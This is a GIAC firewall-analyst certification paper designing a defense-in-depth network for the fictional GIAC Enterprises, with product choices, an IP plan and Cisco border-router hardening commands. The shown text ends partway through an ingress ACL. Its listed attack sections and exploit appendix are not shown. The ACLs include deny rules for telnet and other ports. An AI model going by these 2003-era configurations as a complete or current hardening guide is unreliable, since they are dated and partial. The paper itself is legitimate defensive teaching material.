Global Information Assurance Certification Paper

Secured Fortune cookies for GIAC Enterprises

SANS GCFW certification
SANS WashingtonDC December 2003
Version 2.0

Marc-André Frigon

18 May 2004

Table of contents

Secured Fortune cookies for GIAC Enterprises 1
Table of contents I
1 Abstract 1
1.1 Assignment 1 – security architecture 1
1.2 Assignment 2 – security policy 1
1.3 Assignment 3 - verify the firewall policy 2
1.4 Assignment 4 – design under fire 2
2 Assignment 1 – Security Architecture 3
2.1 GIAC Enterprises 3
2.1.1 Overview 3
2.1.2 Communication flow for GIAC Enterprises business model 3
2.2 Design prerequisite 4
2.2.1 Objectives 4
2.2.2 Assets 5
2.2.3 Security trust Model 6
2.2.4 Defense-in-Depth 6
2.3 Network overview 7
2.3.1 General Networks description 8
2.3.2 Products description 14
2.3.3 IP addressing scheme 17
3 Security Policy and tutorial 18
3.1 Tutorial 32
4 Verify the Firewall policy 43
4.1 Plan the validation 43
4.2 Conduct the validation 49
4.3 Evaluate the results 51
5 Network under attack 52
5.1 An attack against the firewall itself 53
5.2 A distributed denial of service attack 53
5.3 An attack planned to compromise an internal system 56
6 Conclusion 57
7 List of References 58
8 Appendix – Exploits Source Code 59

1 Abstract

Network security is ensuring the availability, the integrity and the confidentiality in the business activities. Network security is not only limiting access to the resources; it is mainly structuring the access to match the business needs and ensure the availability of the resources. To demonstrate these principals, the deployment of a secure environment for GIAC Enterprises will be examined. Project phases are shown bellow:

1- GIAC Enterprises presentation (with business model) & secure network architecture (Assignment 1)
2- Security policy (Assignment 2)
3- Verify the firewall policy (Assignment 3)
4- Network under attack (Assignment 4)[1]

1.1 Assignment 1 – security architecture

In this assignment, the access requirement and restriction for the different group of intervenient will be examined and detailed. The business operation will be detailed as well as the priority of the resources in terms of business interest in order to design a network that match the business model. An overview of the security layers will be shown (including a demonstration of the defense-in-depth application), but a more detailed presentation of the perimeter devices such as the external router, the external firewall and the VPNs will be included. The detailed presentation of the external router, the external firewall and the VPNs includes the hardware specification, the software version as well as the patch level. The internal and external IP addressing scheme will also be presented as part of the security architecture.

1.2 Assignment 2 – security policy

In this assignment, the complete description of the implementation and purpose (in order to match the business activities previously detailed with the security concerns in mind) of the security policy for the border router, the primary firewall and the VPN device. An explanation of the purpose of the rule (related to the expected communications flow) and the importance of the rule position in rulebase. An explicitly part of the assignment will detail a tutorial of the implementation of the primary firewall, a how to get to the final rule set and feature configuration.

[1] "GIAC Certified Firewall Analyst (GCFW) Practical Assignment", Global Information Assurance Certification. January 2003. URL: http://www.giac.com/GCFW_assign_20.php

1.3 Assignment 3 - verify the firewall policy

In this assignment, a howto conduct a technical validation of the primary firewall implementation (the firewall assessment and the rule set auditing). The validation is presented in tree parts: 1) plan the validation, 2) conduct the validation 3) evaluate the result. Each of the tree parts interest is to show the howto perform a valid network architecture design and implementation (plan, schedule, risk management, tools to use, analyze the results and improve the architecture).

1.4 Assignment 4 – design under fire

In this assignment, the intent is to demonstrate that no designs are perfect and will resist to every type of attacks. Thinking like a malicious attacker, an attack against the firewall, a DDoS attack (from 50 Cable/DSL connected systems) against the network and an attack to compromise an internal system will be demonstrated against a GCFW practical posted in the previous 6 mouths. For each of the 3 attacks previously presented, a detailed procedure is shown (including a recommendation to stay stealth and the tools used to achieve the tests) as well as a recommendation to mitigate the impact of such attacks.

2 Assignment 1 – Security Architecture

2.1 GIAC Enterprises

2.1.1 Overview

GIAC Enterprise is the worldwide leader in the fortune cookie eBusiness. To remain in its dominant position in its industry, GIAC enterprises bets on the continuous availability of its resources and on the confidence of its partners, suppliers and customers toward the company. The company counts over 200 employees, 50 of them are located in the head quarter office and the rest of the task force is spread around the world as tele-workers and selling forces. GIAC Enterprises deal with over 60 external patterns (international companies that translate and resell cookies), 15 suppliers those provide them the fortune cookies saying, thousands of customers that buy online the products and the general public that visit its web site and buy online cookies.

2.1.2 Communication flow for GIAC Enterprises business model

Customers (direct sales)

The customers around the world buy online the fortune cookies through a secure web site (https). In order to buy online, the web server requests the production SQL server about the product model and the pricing and post the result to the customer. If the customer proceeds with the buying, the web server validate the credit card with the credit agency (over ssl) if the response for the buying is positive, the process going to the next step, if not the customer is advised that the transaction is refused. If the transaction was accepted, the web server updates the inventory in the production SQL server. Then in the background the production SQL server updates the central SQL database (no more often then every 5 minutes).

Business partners (resellers, distributors and material suppliers)

For each business partners (reseller, distributors and material suppliers), GIAC enterprise builds a VPN (IPSec) site-to-site connection between the companies. The exchange of information about the inventory (of finished product or raw material – depending of the authentication) and commands are made over EDI (electronic data interchange) format with the production SQL server[2]. Then in the background the production SQL server updates the central SQL database (no more often then every 1 minute).

[2] Parkin, Miles. "GIAC Certified Firewall Analyst", Global Information Assurance Certification. 14 November 2003. URL: http://www.giac.org/practical/GCFW/Miles_Parkin_GCFW.pdf (5 April 2004).

Business partners (translators and suppliers of fortune cookie sayings)

For each business partners (translators and suppliers of fortune cookie saying), GIAC enterprise builds a VPN (IPSec) client-server connection with the foreign entity. The business partners (depending of its profile - authentication) can either get or put the relevant information and summit the transaction via the web site). The fortune cookie saying web server acts as a drop box between GIAC enterprise and its partners for the most valuable assets of the company.

GIAC Enterprises employees located on the local network

GIAC's employees need for the purpose of their job to access internal and external resources.

External resources

- Send and receive emails
- Internet access (web site, ftp site, gopher, news group, etc.)

Internal resources such as

- DCHP server
- Windows Active directory
- Anti-Virus server (updates)
- File server
- Internal web sites
- Inventory database thru EDI with an Internal SQL server (some of them)
- Fortune cookie saying drop box (some of them)

GIAC Enterprises employees remotely located

GIAC's employees remotely located have the same access as the head quarter located employees, but over a client server IPSec tunnel.

General public access

The Internet in general needs access to our corporative web site (http) and to our online direct sale web site (customers) (https).

2.2 Design prerequisite

2.2.1 Objectives

The objectives of the security architecture are the following:

1- Sustain the business model
2- Ensure the availability and the integrity of the resources
3- Ensure the confidentiality of the communication if needed
4- Lower the expenses

2.2.2 Assets

In order to build a network that will match the company's interests and to ensure its functionality, the company assets have to be sorted by their importance. GIAC enterprise higher management with our expertise in eCommerce has determined that the most to the least valuable assets are:

1. Transaction facilities to support the sells (direct sales & partners)
2. Fortune cookies saying (differentiation over the competitors – suppliers' information)
3. Translation of the cookies saying
4. Internal resources of the enterprise

Based on the management decision of the most valuable assets of the enterprise, the SCO (security chief officer) build the following model for representing the values from an attacker point of view. It is a representation of half the criteria for the security design architecture (it points out, where the most effort should be focused to ensure business model).

Most valuable assets for an evil mind (from most to least)

Highly valuable

- External Web-servers ($ and/or DOS and/or DDOS)
- Other external servers in external service network ($ and/or DOS and/or DDOS)
- Fortune cookies saying database ($)
- Inventory stock database ($)

Mid-range valuable

- Exterior routers (DOS and/or DDOS)
- Border Firewall (DOS and/or DDOS)
- Remote staff PC (internal information + worm + virus + …)
- Internal service Network ($ + diversion)
- Internal Management Network (open the door to all networks information)

Low value

- VPN devices (DOS and/or DDOS)
- Internal users PC (internal Info + worm + virus + …)
- Internal firewalls (internal DOS and/or DDOS)
- Internal router (internal DOS and/or DDOS)

2.2.3 Security trust Model

In order to design a secure network, a security trust model has to be established classifying the most dangerous people (based on the most valuable assets)[3]. With a clear definition of the security trust model, the security network designer will have the relevant information to make the better choices to achieve its goals. GIAC enterprise SCO listed the following security trust model, having in mind the assets in mind.

Most Dangerous people to least Dangerous

High Risk	General Public (Internet)
Medium Risk	Partners (no constraints on their security) Suppliers (no constraints on their security) Remote employee (almost no constraints on the sanity of their equipment)
Internal	users (under the local administrator control)

2.2.4 Defense-in-Depth

The defense-in-depth principals are listed below, many time later in this practical the author will refer to those concepts.[4]

1- Increase the protection of the most valuable assets against any unauthorized usage and ensure their availability
2- Increase the protection against the most damageable people
3- Distribute the security among various layers of security devices
   no single product as no security breach (mitigate the risk)
   distribute the resource usage (such as CPU) on many systems
   no single product offers the best security for all cases (protocols, services)
4- Protect your assets at all layer of the OSI model and with various technologies
5- First protect the network against the most vulnerabilities (script-kiddies pick low hanging fruits first)
6- Distribute the security task among various employees (avoid collusion and increase the level of security awareness)
7- Enforce the thinking of security as a process and not as a product

[3] Carroll, Stephen. "GIAC Enterprises", Global Information Assurance Certification. 13 December 2001. URL: http://www.giac.org/practical/Stephen_Carroll.zip (15 may 2004).

[4] SANS Track2 WashingtonDC December 2003, day 4 - Defense In-Depth

8- Teach and demonstrate that security is not a work limitation but a process to improvement for the business
9- Enforce the security awareness among the enterprise (to reduce the presence of weak password, to prevent against social engineering, etc.)

2.3 Network overview

GIAC enterprise network architecture representation is shown below; the details about the sub-sections of the overall network are presented later in this section. The network represents the application of the design requisite (previously detailed).



Figure 1 - GIAC Security Architecture

The security architecture is a representation of the onion skin security model, many layers of security are present and as you will see later each layer of the OSI model are addressed by the various security devices. GIAC's most valuable assets are more protected than the least one by more security layers (more technologies in series).

In order to prevent information leakage and reduce the weakness of certain products, many security tricks were used such as split-DNS (including recursive queries restriction for the internal DNS only – minimizing the DNS cache poisoning, limiting the zone transfer), mail relaying from local network only and stripping the headers of outbound mail, forward and reverse proxy for http and https services, using middle-server for the SQL connections, etc.

2.3.1 General Networks description

Local End User Clients (EUC)

The End User Client (EUC) is spread in 2 parts by the internal firewall, one for the onsite employees and one for the remote staff, the purpose of this segregation is to mitigate de risk of worm and virus propagation to the internal network from the remote employees; it also permit to restrict the access to internal resources such as the printers and DHCP server with the use of ACL on the internal router.



Figure 2 - EUC subnet

The Local EUC environment is the section of the network where the local internal users are logically located. In this network, the users have a direct access there accounts on the MS-Exchanger server, to the printers, the MS-ActiveDirectory server and so on. All other access has to go through the internal firewall, which forward the connections to the relevant server in the internal service network (many communications such as http are forwarded to a http-proxy, then the proxy access the Internet and return the web page to the initial

requester) and if not configured to the external firewall (then to the Internet). No communication between the RemoteEUC and the Locally PC-Subnet are allowed in the internal firewall (bidirectional) and the restrictions to the mandatory services for the local services are managed by the internal router.

Internal Service Network

The Internal Service Network is part of GIAC DMZ, it ensures the internal communications to the Internet and to the most valuable assets of the enterprise.

It is separated from the rest of the architecture by an IPTable 1.2.8 (NetFilter) firewall running on a Linux kernel 2.4. IPTable is used for this firewall in order to ensure that firewall in series are not the same product (in order to mitigate unexpected behavior of the products). The usage of Linux kernel also allow to forward connections to a remote server (such as http to a proxy) which enforce the usage of the security servers and then the enterprise's security policies. It also provide many freeware and add-on to the firewall such as fwsnort (translate snort signatures in iptable rules) or psad (trigger port scan, probes for backdoor programs and snort defined signature) that could make the administration of the firewall easier and ensuring a better security of the network[5]. To run the internal firewall the chosen server is a Dell PowerEdge 4600 server (2x IntelXeon Processor at 3.0 GHz (512K Cache), 4GB DDR SDRAM, redundant dual power supplies and 24x IDE CD-ROM).

The servers on the Internal Service Network are[6]:

- Http & https proxy
  Security tasks and features
  - Cache the most used web pages (improve the Internet bandwidth usage)
  - Drop unauthorized access to web (e.g. sex, bomb, etc.)
  - Prevent unexpected http usage (e.g. tunneling)
  - Prevent malicious intent (e.g. allows only ascii)
  - Running in chroot environment
  - Running under an unprivileged user

  Product
  Squid v2.5 stable 5 running over Linux RedHat distribution 8.0

- Internal DNS
  Security tasks and features
  - All queries only for internal subnet only (not only recursive)

[5] Rash, Michael. "Content filtering and inspection with fwsnort and psad." Sys Admin April 2004 (2004): 29 – 34.
[6] SANS Track2 WashingtonDC December 2003, day 4 - Defense In-Depth

- Limited zone transfer
- Running in chroot environment
- Running under an unprivileged user

Product

Bind (9.2.3) running over Linux RedHat distribution 8.0

- Internal Web Server and Web Drop box with Squid in Reverse Proxy[7]

SQUID-Security tasks and features

- Squid in reverse proxy protect the web server (layer 7)
- Prevent malicious intent (http security flaw)
- Stripping banner
- Limiting CGI's
- Running in chroot environment
- Running under an unprivileged user such as nobody

Product

Squid v2.5 stable 5 running over Linux RedHat distribution 8.0

Apache-Security tasks and features

- Disable Server Side Includes
- Stripping banner
- Limiting CGI's
- Running in chroot environment
- Running under an unprivileged user such as nobody

Product

Apache 2.0.49 running over Linux RedHat listening on the loopback interface

- Internal email - relay server

Security tasks and features

- All relaying only for owned domains
- Strip outbound mail header
- Running in chroot environment
- Running under an unprivileged user such as nobody

Product

Sendmail 8.12.11 running over Linux RedHat distribution 8.0

[7] Kumar, Rajeev "Firewalling HTTP traffic using reverse squid proxy." SysAdmin. Feb 2004. URL: http://www.samag.com/documents/s=9023/sam0402c/0402c.htm (20 February 2004).

- File server
  Security tasks and features
    - Limit the access to files (per user basis)
    - Allow authentication

  Product

  Samba 3.0.4 over Linux RedHat distribution 8.0

- SQL Internal server
  Security tasks and features
    - Query rate limiting to central database
    - Allow authentication
    - Breaks the access in layer

  Product

  MySQL-client 4.0 over Linux RedHat distribution 8.0

- Windows2000 Terminal Server
  Security tasks and features
    - Break the access to the DMZ subnets
    - Centralize and standarize the management of servers

  Product

  Windows 2000 server with only the Terminal Server enabled

- NTP-server
  Security tasks and features
    - Synchronize time for all DMZ nodes

  Product

  Default ntp daemon on Linux RedHat distribution 8.0

Most of the servers in the internal service network are based on the same technologies that the servers in the external service network, because they allow the IT staff to validate their setup in a not mission critical environment.

External Service Network

The External Service Network is part of GIAC DMZ, it provides Internet visibility for GIAC enterprise; all world visible Internet services are in this subnet.

A better description about the choice and hardware of the firewall is given in the following section, but its primary function is to secure GIAC enterprise access to the Internet (from and to). The external firewall is a CheckPoint Firewall-1 NG Intelligence Appliance (HFA_R55_04) device, which is a stateful packet filtering firewall with extra features.

The servers on the External Service Network are listed below with a short description of the security feature added to the default products. Since the external firewall is a device that inspect in most cases up-to layer 4 of the OSI

model (it also includes some features up-to layer 7), the protection above layer 4 is spread on the servers sitting in the external service network. In addition, the implementation of an other security layer on the servers enforces even more the defense in-depth model and does not rely on a single product to ensure the availability of the resources.

- External DNS
  Security tasks and features
    - Refuse queries from unassigned, reversed and unexpected (such as multicast) IP addresses
    - Limited zone transfer
    - No access to DNS root servers
    - No recursive queries
    - Running in chroot environment
    - Running under an unprivileged user

  Product

  Bind (9.2.3) running over Linux RedHat distribution 8.0

- External Web Servers with Squid in Reverse Proxy
  SQUID-Security tasks and features
    - Squid in reverse proxy protect the web server (layer 7)
    - Prevent malicious intent (http security flaw)
    - Stripping banner
    - Limiting CGI's
    - Running in chroot environment
    - Running under an unprivileged user such as nobody

  Product

  Squid v2.5 stable 5 running over Linux RedHat distribution 8.0

  Apache-Security tasks and features
    - Disable Server Side Includes
    - Stripping banner
    - Limiting CGI's
    - Running in chroot environment
    - Running under an unprivileged user such as nobody

  Product

  Apache 2.0.49 running over Linux RedHat listening on the loopback interface

- SQL External server
  Security tasks and features
    - Query rate limiting to central database
    - Allow authentication
    - Breaks the access in layer

Product

MySQL-client 4.0 over Linux RedHat distribution 8.0

Management Network

The purpose of the Management Network is to provide most of the support services to the other servers to ensure the stability, availability and forensic analysis in worst cases. Only the major services are presented in the current practical, because the scope of the document is to present network architecture and perimeters devices.

- Syslog server
  Security tasks and features
    - Centralizing the logs (event correlation + analysis)
    - Alarming based on system logs
    - Protecting the logs against a corruption of the local logs

  Product

  Syslog-NG 1.4.17
  Logbot[8] and/or logsurfer+[9]

- Console server
  Security tasks and features
    - Remotely "physical" access to the console of SUN and Cisco devices

  Product

  Cyclades TS-2000 firmware 1.3.10

- CheckPoint Firewall-1 Management Server
  Security tasks and features
    - Store the firewall policies
    - Collect the firewall logs

  Product

  CheckPoint Firewall-1 NG R55 HFA-04 running over Linux RedHat distribution 8.0

- Backup server
  Security tasks and features
    - Disaster recovery

  Product

  Veritas Netbackup Enterprise 5.0

[8] Hayes, Robert "Monitoring loge entries with logbot." Sys Admin March 2004 (2004): 44 – 47.
[9] Thompson, Kerry "Logsurfer+." Sys Admin March 2004 (2004): 49 – 51.

- Strong authentication server
  Security tasks and features
    - Two factor authentication
  Product
    RSA ACE/Server 5.2

Internal & External Back-Channel for the service networks

The concept of front and back channel presents many advantages and few disadvantages. The disadvantages are that in order to implement correctly the front and back interface, the IP-forwarding must be disabled on every servers and a good knowledge of the network architecture is needed (some routing is made in the servers). On the other hand the advantages are:

- It increase by one the layer of security to penetrate the deeper part of the architecture
- It allows to limit the "public" daemon to listen-on only on the public interface (such as http) as well as the "private" daemon (e.g. sshd, tripwire agent or Venitas netbackup client) to listen-on only the back-channel interface only
- It segregates the traffics (in case of network congestion on back channel network the production network is not affected).

Since the back-channel subnets are considered secured (as well as the management network), the network connectivity constraint between those subnets is provided by a Cisco router (Catalist 3725 – IOS 12.3 release 6a) the decision was made base on the security features and the router capacity to handle heavy traffic with complex advanced filtering enabled). The filtering (to restrict the communications) is provided by reflective access list in/out on every interfaces of the router with the ip accounting access-violations outputs sent to syslog server.

2.3.2 Products description

This section present a more detailed explanation of the external border products used in GIAC enterprise network. The descriptions include an explanation of the product choice, their strength and their particular mandate in GIAC's network. The description will also include a description of the software release as well as the hardware used to implement the security devices.

Border Router

In terms of security the border router is used to protect the network against traffic that cannot be legitimate or that is surely undesired (based on the SANS TOP 20 vulnerabilities[10], source based routing and more) and also to protect the network against banned sources such as known attacker IP addresses. The second major security concern with the border router is to unload the external firewall (since the border router drop certain traffic, it unload the external firewall). To implement the border router, the Cisco IOS12.3 release 6a running over a 3725 (multiservice access router). This IOS was chosen for is security feature such as QOS, ACL, RMON, SNMP and HSRP capabilities. The hardware consideration is that the Cisco 3725 is a midsize router that will easily support the network connectivity and the processing requested to manage the traffic with static ingress and egress access list (ACL). Many good security features were not implemented in this practical, due to the fact the network was not build, but it could be interesting to implement features like: QoS, bandwidth limitation per service and/or per addresses, redundancy using HSRP, redundant ISP, anti-spoofing for the local interfaces or proactive defense of the network such as a TCP handshaking timeout and syn flood defender.

VPN for Partners, Suppliers and Remote staff

Since the VPN connections with our partners, suppliers remote staff are very important GIAC Enterprises business model, the product choice is mainly based on the efficiency of the product as well as availability. The primary security role of the VPNs in GIAC architecture model is to ensure the authentication of the remote parties and confidentiality of the data transfer over those links. With those constraints in mind, the decision was to support the VPN connections over Cisco VPN concentrator 3030 from it easiness to manage the connections, restrictions and its capability to ensure an high throughput (50 Mbps). For the partners and suppliers the Cisco VPN concentrator 3030 can handle up to 500 lan-to-lan (actually 60 reselling and distributor partners) connections and 750 IPsec remote users (actually 15 translators and suppliers of fortune cookie saying), which is good enough for GIAC environment[11]. The same 750 IPsec remote users constraint applies for the remote employees which are currently about 150, then the Cisco concentrator 3030 is good enough to manage that amount of connections. The product offers many security features such as bandwidth limitation, strong authentication and many more features.

External FW

Since the external firewall is in the actual network design a central node for the Internet access and all production services rely on it, it will be a CheckPoint Firewall-1 version NG Express (R55 HFA-04) over solaris9 (kernel version - 112233-12). The external firewall is the central node to enforce up to layer 4 of the OSI model the security of the whole GIAC security architecture. Its primary role is to deeply inspect the connections and filter the undesired and

[10] http://www.sans.org/top20 and http://www.sans.org/top20/oct02.php
[11] http://www.cisco.com/en/US/products/hw/vpndevc/ps2284/prod_models_comparison.html

unexpected packets. The choice is driven by the fact that CheckPoint Firewall-1 version NG Express is a stable enterprise version of the product and it offers many advanced security feature (even up-to layer 7 of the OSI model, although it is a packet filtering stateful inspection software). In addition to the inspection and decode up-to layer 7, CheckPoint offer the SmartDefense feature (an IDS like included feature in CheckPoint) that ensure that most well known network attacks will be caught at this level in GIAC network (external firewall). A other major point in the firewall product decision is that CheckPoint offers a very good support to its customer (although very expensive). The usage of Solaris9 (kernel version 112233-12) as the OS for running the CheckPoint software is based on the security staff experience with this OS; it also provides an highly tunable basis for the firewall behavior (such as the TCP/IP stack behavior to enforce decoying on the firewall). The dark side of using CheckPoint product is the fact that product is very complex; which mean that many security breaches maybe present on the software. The same kinds of remarks are significant for Solaris9 OS. The hardware to support this is a SUN Sunfire V240; because it offers low I/O, a good CPU performance and memory as well as a dual power supply and a 4 SCSI disk slots.

Other layer 5 to 7 layer (OSI model) security devices

As mentioned earlier, most of the security above layer 5 of the OSI model is spread between the application servers. Doing this, improve the security of the architecture, providing an Defense-in-Depth model to the network (reduction of the dependency on one single security device) and allowing more tuned and precise configuration for the specific needs of each service and/or server. The product description was previously briefly explained in description of the network.

2.3.3 IP addressing scheme

Since GIAC architecture is spread into many networks, a detailed IP scheme is shown below. Internal IP addresses are chosen from the non-routable addresses (RFC 1918) and the external IP addresses are bought from our ISP. The intent is to spread the routable IP addresses among the networks such that network evolution can proceed with changing the whole network devices configuration, including the routing; the same logic is applied in the internal address plan. Since all the routing in GIAC network is static (based on security concerns) the IP address plan is kept simple to allow the network administrator to manage efficiently the network.

Network	IP-Type	IP	Mask	Description
Internet devices (Border router, Firewall &VPNs)	public	207.99.32.0	255.255.255.224	Physical public interfaces
Public Service Network	public	207.99.32.64	255.255.255.192	Virtual address reachable from the Internet
Public for hidding internal network	public	207.99.32.32	255.255.255.224	Virtual address for hiding GIAC network but routable on theInternet
Internal IP address for partners and suppliers	private	10.1.1.0	255.255.255.0	Nated IP address for GIAC's partners and suppliers
Remote EUC	private	10.1.2.0	255.255.254.0	Nated IP address for GIAC's remote employees
External service Network (internally)	private	10.1.4.0	255.255.255.128	Physical internal interfaces for the external service network
NNI - between the firewalls	private	10.1.5.0	255.255.255.224	Physical internal interfaces between the external & internal firewalls
NNI - between the external-fw and Data center rtr	private	10.1.5.64	255.255.255.224	Physical internal interfaces between the external fw & data center router
Intenal Service Network	private	10.2.1.0	255.255.255.0	Physical internal interfaces for the internal service network
Internal EUC - users	private	10.2.2.0	255.255.254.0	Physical internal EUC network
Internal EUC - server	private	10.2.4.0	255.255.255.192	Physical internal interfaces for the EUC service network
Back channel for external service network	private	10.3.1.0	255.255.255.0	Physical internal back-channel exterfaces for the external service network
Back channel for internal service network	private	10.3.2.0	255.255.255.0	Physical internal back-channel interfaces for the external service network
Management network	private	10.3.3.0	255.255.255.0	Physical interfaces for the management network

Tableau 1 - IP Address Scheme

3 Security Policy and tutorial

In order to implement a secure network with in-depth security in mind, the traffic filtering is spread among various layers. The major advantages are that we exploit the strength of each equipment and distribute the work load among the various devices.

Border router configuration

Since the border router is our first layer of defense, it has the mandate, in terms of security, to filter out the traffic has to be dropped in any circumstances. The major advantage of dropping the traffic at the border router is that it does use "smarter" resources such as the stateful firewall; it also prevent leakage in the case that the external firewall doest not properly perform its mandate, such as unnated packet (either administrator error or a bug in the software). The router will also prevent traffic coming of leaving GIAC's network to reversed, multicast and internally reserved network (to protect GIAC's assets and to be a good Internet neighbor). It also has the responsibility to drop the source based IP packet as the first layer of security. To spread the resource usage among the perimeter security devices, the border router will drop the undesired packets toward broadcast addresses. With the same logic (sharing the work between many layers), the border router drops undesired traffic based on SANS top 20 vulnerabilities of this years as well as for the past 3 years (the ones that are relevant to network traffic). An other advantage of filtering traffic at the border router is that known attackers IP addresses could be drop at the first layer of security.

On the other hand, the major disadvantage of using traffic filtering with a Cisco device is the traffic log quality. The information captured with the syslog feature of the Cisco router does not allow the network administrator to fully understand the dropped traffic content (as most of the filtering device, Cisco does not offer with this IOS the capability to capture a full decode of the dropped packets).

A little caveat, in order to prevent the analysis problems in special situation such as DOS or DDOS, it is strongly recommended to enable, monitor and perform trending on the traffic routed by the border router with RMON feature. The description of the RMON feature is beyond the scope of this document, but it may allow the network administrator to identify the reason why certain unexpected behaviors happen (such as a longer latency on the Internet access).

Interesting unimplemented security features

Other feature such as QOS and bandwidth limitation to prevent the usage the bandwidth beyond a desired level; to implement those features, the network administrator has to deeply understand its traffic, in order to use it efficiently.

The Checkpoint Firewall-1, feature called SYN-Defender (preventing Syn flood attacks) could also be implemented on the border router in order to share the load in case where the external firewalls break down due to such attacks (not treated in this essay since this feature is enabled on the external firewalls).

Limiting the remote access to the border router

The intent is to prevent any login in the router, since the only access to the border router is through the console (by the console server in the management network).

```
access-list 2 deny   any log
line vty 0 4
  access-class 2 in
```

Limiting unneeded services

Cisco IOS come by default with many small services running; they are not mandatory for the Cisco device to perform its normal operations. Leaving those services running may lead to a DOS against the border router.[12]

```
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip identd
no ip bootp server
no cdp run
no service pad
no service mop
no ip domain-lookup
no ip http server
```

Limiting the undesired traffic

Cisco devices by default allow undesired traffic to pass through such as ARP traffic or IP source based routing, it is mandatory to protect GIAC's network against such traffic at the border router.

```
no ip source-route
ip tcp synwait-time 20
no ip domain lookup
no ip bootp server
ip tcp synwait-time 20
scheduler interval 500
!
interface AllInterfaces
 no ip redirects
 no ip unreachables
 no ip proxy-arp
 no ip directed-broadcast
 no ip mask-reply
!
```

[12] Steward, John N. & Wright, Joshua L.. Securing Cisco Routers: Step-by-Step. Reading, version 2.0: The SANS Institute, 2002. 11 - 43

Limiting broadcast forwarding

Allowing broadcast forwarding may grant an attacker undesired access, that explains why the border router has to filter out this type of traffic and by default Cisco allows such traffic.

```
no ip forward-protocol nd
no ip forward-protocol udp bootps
no ip forward-protocol udp tftp
no ip forward-protocol udp nameserver
no ip forward-protocol udp domain
no ip forward-protocol udp time
no ip forward-protocol udp netbios-ns
no ip forward-protocol udp netbios-dgm
no ip forward-protocol udp tacacs
```

Filtering

Types of access list in Cisco devices are standard IP access list (only allow to filter based on source), the extended IP access list (filter on source, destination, protocol UDP/TCP ports & icmp type in sequence) and the reflexive IP access list (uses state table to maintain secure connections). Obviously the more sophisticated the ACL are the more CPU intensive they are, then an extended is more CPU intensive that a standard ACL. ACL are matched sequentially in top down order and processing ends when a match is found, so to make the ACL efficient the most general rules have to be place at the top, then the most used rules and finally the narrowest rules.

Format for IP source

```
access-list  #  action  protocol  network  wildcard  destination  log-option
```

Format for service

```
access-list  #  action  protocol  condition  service  log-option
```

Format for destination

```
access-list  #  action  protocol  source  network  wildcard  log-option
```

Ingress filtering

The border router is used to filter out incoming traffic pointing to the most well known vulnerabilities (based on SANS top 20 of 2003 and 2002) and using spoofed IP addresses. Doing such filtering limit workload of the external firewall and improve the security of the network.

```
!
interface FacingISP
ip access-group 101 in
!

# deny traffic based on SANS Top 20 list
access-list 101 deny   icmp any any echo log-input
```

```
access-list 101 deny   tcp any any range 0 telnet
access-list 101 deny   udp any any range 0 20
access-list 101 deny   tcp any any eq 37
access-list 101 deny   udp any any eq 37
access-list 101 deny   udp any any eq 69
